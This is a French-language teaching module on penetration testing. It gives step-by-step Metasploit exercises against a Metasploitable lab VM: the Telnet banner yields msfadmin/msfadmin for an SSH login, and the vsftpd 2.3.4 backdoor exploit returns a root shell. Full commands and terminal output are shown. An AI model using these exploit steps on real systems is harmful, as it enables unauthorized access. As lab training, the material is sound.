
Scan Details

Policy:	Advanced Scan
Status:	Completed
Severity Base:	CVSS v2.0
Scanner:	Local Scanner
Start:	Today at 12:08 PM
End:	Today at 12:27 PM
Elapsed:	19 minutes

PARTIE 4

Étape 2 : Identification des vulnérabilités

Il est également possible de générer des rapports d'examen de risques et de vulnérabilités en cliquant sur le bouton **Report**.



PARTIE 4

ACTIVITÉ 2

EXPLOITATION DES FAILLES RELATIVES AU PROTOCOLE TELNET

Compétences visées :

- Exploiter certaines failles identifiées pour mener des scénarios d'attaques

Recommandations clés :

- Maitriser le principe du test d'intrusion

2 heures

CONSIGNES

1. Pour le formateur

- L'apprenant doit être capable d'utiliser la console msfconsole de Kali Linux ainsi que le rapport de vulnérabilité généré par Nessus pour mener une attaque de sécurité visant la machine victime Metasploitable qui exploite une vulnérabilité précise (vulnérabilité relatif au protocole Telnet dans cette activité)

2. Pour l'apprenant

- Il est recommandé de maitriser les notions de base de test d'intrusion et connaitre les attaques de sécurités ainsi que les failles de sécurité les plus courantes
- Il est également recommandé de suivre les étapes décrites dans l'énoncé
- Il faut utiliser les commandes fournies dans l'activité

3. Conditions de réalisation :

- VirtualBox installé
- Deux machines Virtuelles : Kali Linux 2022.1 et Metasploitable
- Activité 1 réalisée avec succès


4. Critères de réussite :

- Découvrir avec succès les identifiants d'accès à une machine victime
- Avoir un accès privilégié à la machine victime

Activité 2
Exploitation des failles relatives au protocole Telnet

- L'objectif de cette activité est d'exploiter l'une des vulnérabilités identifiée précédemment avec Nessus.
- Dans cette activité, nous adressons les vulnérabilités relatifs au protocole Telnet. En examinant le rapport générée par Nessus, nous pouvons remarquer qu'une vulnérabilité relatif au protocole Telnet est classée comme **risque moyen** avec une valeur **5.8** comme illustré dans la figure ci-dessous.

- En examinant les détails de cette vulnérabilité, nous pouvons noter que la vulnérabilité est que « **L'hôte distant exécute un serveur Telnet sur un canal non chiffré** »
  - En effet, l'utilisation de Telnet sur un canal non crypté n'est pas recommandée car les identifiants, les mots de passe et les commandes sont transférés en texte clair. Cela permet à un attaquant distant d'espionner une session Telnet pour obtenir des informations d'identification ou d'autres informations sensibles.



- Par conséquent, l'objectif est d'exploiter cette vulnérabilité pour identifier les informations d'identification et obtenir par la suite un accès privilégié à ce système.

PARTIE 4

Exploitation des failles relatives au protocole Telnet

- Pour exploiter la vulnérabilité telnet, il suffit de réaliser les tâches suivantes :
    1. Lancez Metasploit on Kali en exécutant la commande **sudo msfconsole ;**
    2. Vérifiez l'existence du module d'exploitation de telnet en exécutant dans la console msfconsole la commande : **search telnet_version ;**
    3. Utilisez l'exploit identifié en exécutant dans la console msf la commande suivante : **use auxiliary/scanner/telnet/telnet_version ;**
    4. Essayez d'identifier les options d'exploitations disponibles à l'aide de la commande suivante : **show options ;**
    5. Nous pouvons remarquer que **RHOSTS** est vide, nous devons donc définir l'adresse IP cible (c'est-à-dire l'adresse IP de l'hôte victime qui est dans cet exemple 192.168.1.8) pour permettre l'analyse de la version telnet. Pour ce faire, tapez la commande : **set RHOST @IP_victim ;**
    6. Exécutez maintenant le scanner telnet à l'aide de la commande **run ;**
    7. Déterminez les informations d'identification à partir du résultat du scan.

- Pour bénéficier d'un accès privilégié, essayez de vous connecter à la machine victime via le service ssh en utilisant le login et le mot de passe découverts.
    8. Exécutez dans le terminal Kali la commande suivante : **sudo ssh login@IP_victim ;**
    9. Ayant un accès privilégiés à la machine victime, essayez d'exécuter certaines commandes tel que :
        - ifconfig
        - uname -a

PARTIE 4

Correction

1. Cette figure illustre le lancement de la console msfconsole dans le terminal Kali

PARTIE 4

Correction

2. Cette figure illustre l'exécution de la commande **search telnet_version.** Le résultat fourni montre la possibilité de l'utilisation du module **auxiliary/scanner/telnet/telnet_version**

```
msf6 > search telnet_version

Matching Modules
================

   #  Name                                              Disclosure Date  Rank    Check  Description
   -  ----                                              ---------------  ----    -----  -----------
   0  auxiliary/scanner/telnet/lantronix_telnet_version                  normal  No     Lantronix Telnet Service Banner Detection
   1  auxiliary/scanner/telnet/telnet_version                            normal  No     Telnet Service Banner Detection

Interact with a module by name or index. For example info 1, use 1 or use auxiliary/scanner/telnet/telnet_version
```

Cette figure illustre l'exécution des commandes **use auxiliary/scanner/telnet/telnet_version** et **show options.**

```
msf6 > use auxiliary/scanner/telnet/telnet_version
msf6 auxiliary(scanner/telnet/telnet_version) > show options

Module options (auxiliary/scanner/telnet/telnet_version):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   PASSWORD                   no        The password for the specified username
   RHOSTS                     yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT     23               yes       The target port (TCP)
   THREADS   1                yes       The number of concurrent threads (max one per host)
   TIMEOUT   30               yes       Timeout for the Telnet probe
   USERNAME                   no        The username to authenticate as
```

Activité 2
Correction

Correction

Cette figure illustre l'exploitation de la vulnérabilité en exécutant les commandes **set RHOSTS 192.168.1.8** et **run.** Le résultat obtenu est la découverte des informations d'identification de la machine victime qui sont : login = msfadmin et mot de passe = msfadmin

```
msf6 auxiliary(scanner/telnet/telnet_version) > set RHOSTS 192.168.1.8
RHOSTS ⇒ 192.168.1.8
msf6 auxiliary(scanner/telnet/telnet_version) > run

[+] 192.168.1.8:23        - 192.168.1.8:23 TELNET _                 _       _ _       _      _        ____   \x0a _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |
__ | | ___|___ \ \x0a| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |\x0a| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __//
__/ \x0a|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|\x0a                                   |_|                                   \x0a\x0a\
x0aWarning: Never expose this VM to an untrusted network!\x0a\x0aContact: msfdev[at]metasploit.com\x0a\x0aLogin with msfadmin/msfadmin to get started\x0a\x0a\x0ametasp
loitable login:
[*] 192.168.1.8:23        - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/telnet/telnet_version) > 
```

PARTIE 4

PARTIE 4

Correction

Pour se connecter à la machine victime il suffit d'exécuter la commande **sudo ssh msfadmin@192.168.1.8** et fournir comme mot de passe **msfadmin**

```
┌──(kali㉿kali)-[~]
└─$ sudo ssh msfadmin@192.168.1.8
The authenticity of host '192.168.1.8 (192.168.1.8)' can't be established.
RSA key fingerprint is SHA256:BQHm5EoHX9GCiOLuVscegPXLQOsuPs+E9d/rrJB84rk.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:1: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '192.168.1.8' (RSA) to the list of known hosts.
msfadmin@192.168.1.8's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
Last login: Thu Mar 24 07:07:28 2022
msfadmin@metasploitable:~$
```

Tapez ensuite les commandes ifconfig et uname -a dont les résultats prouvent que vous avez un accès privilégié à la machine Metasploitable

```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:22:b9:44
          inet addr:192.168.1.8  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fda8:c83a:5a1c:2f00:a00:27ff:fe22:b944/64 Scope:Global
          inet6 addr: fe80::a00:27ff:fe22:b944/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:38357 errors:0 dropped:0 overruns:0 frame:0
          TX packets:21264 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:5006241 (4.7 MB)  TX bytes:8417705 (8.0 MB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:921 errors:0 dropped:0 overruns:0 frame:0
          TX packets:921 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:425833 (415.8 KB)  TX bytes:425833 (415.8 KB)

msfadmin@metasploitable:~$ uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
msfadmin@metasploitable:~$ ls
vulnerable
msfadmin@metasploitable:~$ exit
logout
Connection to 192.168.1.8 closed.

┌──(kali㉿kali)-[~]
└─$
```

ACTIVITÉ 3

EXPLOITATION DES FAILLES RELATIVES AU PROTOCOLE FTP

Compétences visées :

- Exploiter certaines failles identifiées pour mener des scénarios d'attaques

Recommandations clés :

- Maitriser le principe du test d'intrusion

2 heures

CONSIGNES

1. Pour le formateur

- L'apprenant doit être capable d'utiliser la console msfconsole de Kali Linux ainsi que le rapport de vulnérabilités généré par Nessus pour mener une attaque de sécurité visant la machine victime Metasploitable qui exploite une vulnérabilité précise (vulnérabilité relative au protocole FTP dans cette activité)

2. Pour l'apprenant

- Il est recommandée de maitriser les notions de base de test d'intrusion et connaitre les attaques de sécurités ainsi que les failles de sécurités les plus courantes
- Il est également recommandé de suivre les étapes décrites dans l'énoncé
- Il faut utiliser les commandes fournies dans l'activité

3. Conditions de réalisation :

- VirtualBox installé
- Deux machines Virtuelles : Kali Linux 2022.1 et Metasploitable
- Activité 1 réalisée avec succès

4. Critères de réussite :

- Configurer et installer un backdoor dans la machine victime avec succès
- Obtenir un accès privilégié à la machine victime

PARTIE 4

Exploitation des failles relatives au protocole FTP

- L'objectif de cette activité est d'exploiter l'une des vulnérabilités identifiées dans l'activité 1 avec Nessus.
- Dans cette activité, nous adressons une parmi les vulnérabilités relatives au protocole FTP. En examinant le rapport générez par Nessus, nous pouvons remarquer qu'une vulnérabilité relative au protocole FTP est identifiée comme illustré dans la figure ci-dessous.

- En examinant les détails de cette vulnérabilité, nous pouvons noter que la vulnérabilité est que «**Il est possible d'obtenir la bannière du serveur FTP distant en se connectant à un port distant** »
  - La vulnérabilité consiste à la présence d'un backdoor (une porte dérobée) malveillant qui a été ajouté au téléchargement VSFTPD archiver (vsftpd-2.3.4.tar.gz)

- Par conséquent, l'objectif est d'exploiter cette vulnérabilité pour bénéficier d'un accès privilégiés au système victime.


Exploitation des failles relatives au protocole FTP

- Pour exploiter la vulnérabilité identifiée précédemment, il suffit de réaliser les tâches suivantes :
    1. Lancez Metasploit on Kali en exécutant la commande **sudo msfconsole ;**
    2. Vérifiez l'existence du module d'exploitation de **VSFTPD** en exécutant dans la console msfconsole la commande : **search vsftpd ;**
    3. Utilisez l'exploit identifié en exécutant dans la console msf la commande suivante : **use exploit/unix/ftp/vsftpd_234_backdoor ;**
    4. Essayez d'identifier les options d'exploitations disponibles à l'aide de la commande suivante : **show options ;**
    5. Nous pouvons remarquer que **RHOSTS** est vide, nous devons donc définir l'adresse IP cible (c'est-à-dire l'adresse IP de l'hôte victime qui est dans cet exemple 192.168.1.8). Pour ce faire, tapez la commande : **set RHOST @IP_victim ;**
    6. Affichez les modules liés aux types de **payloads** en exécutant la commande suivante : **show payloads ;**
        - Un **payload** est un code qui s'exécutera après s'être introduit dans la machine victime, par exemple pour avoir accès à un *shell* distant.
    7. À partir des options affichées, nous pouvons remarquer que nous ne pouvons définir que le **payload** du module cmd/unix/interact, comme suit : **set payload cmd/unix/interact ;**
    8. Après avoir configuré votre backdoor, vous pouvez l'exploiter à l'aide de la commande suivante : **exploit**
    9. En exploitant le backdoor, vous obtenez un accès privilégié à l'hôte victime et recevez un shell de commande à distance. Pour obtenir plus d'informations sur l'hôte victime, essayez de taper les commandes suivantes :
        - **uname -a**
        - **whoami**

PARTIE 4

Correction

1. Cette figure illustre le lancement de la console msfconsole dans le terminal Kali



Correction

Cette figure illustre l'exécution de la commande **search vsftpd.** Le résultat fournit montre la possibilité de l'utilisation du module **/unix/ftp/vsftpd_234_backdoor. Elle** illustre également l'exécution des **use exploit/unix/ftp/vsftpd_234_backdoor** et **show options.**

```
msf6 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 >
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
```

PARTIE 4

Correction

Cette figure illustre l'exécution des commandes **use exploit/unix/ftp/vsftpd_234_backdoor** et **show options.**

```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://githu
                                      b.com/rapid7/metasploit-framework/wik
                                      i/Using-Metasploit
   RPORT   21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

Correction

Cette figure illustre l'exécution des commandes **set RHOST 192.168.1.8** et **show payloads.** Le résultat obtenu montre la possibilité d'utilisation du payload **/cmd/unix/interact**


```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.1.8
RHOST ⇒ 192.168.1.8
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show payloads

Compatible Payloads
═══════════════════

   #  Name                          Disclosure Date  Rank    Check  Description
   -  ────                          ───────────────  ────    ─────  ───────────
   0  payload/cmd/unix/interact                      normal  No     Unix Command, Interact with Established Connection
```

Cette figure illustre la configuration du payload déterminé en exécutant la commande **set payload /cmd/unix/interact** et son exploitation en exécutant la commande **exploit**. Le résultat obtenu est un accès privilégié à la machine victime.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set payload /cmd/unix/interact
payload ⇒ cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.1.8:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.8:21 - USER: 331 Please specify the password.
[+] 192.168.1.8:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.8:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
```

Correction

Cette figure illustre l'exécution des commandes **uname –a ,whoami, et ifconfig** dont les résultats prouvent que vous avez un accès privilégié à la machine Metasploitable



PARTIE 4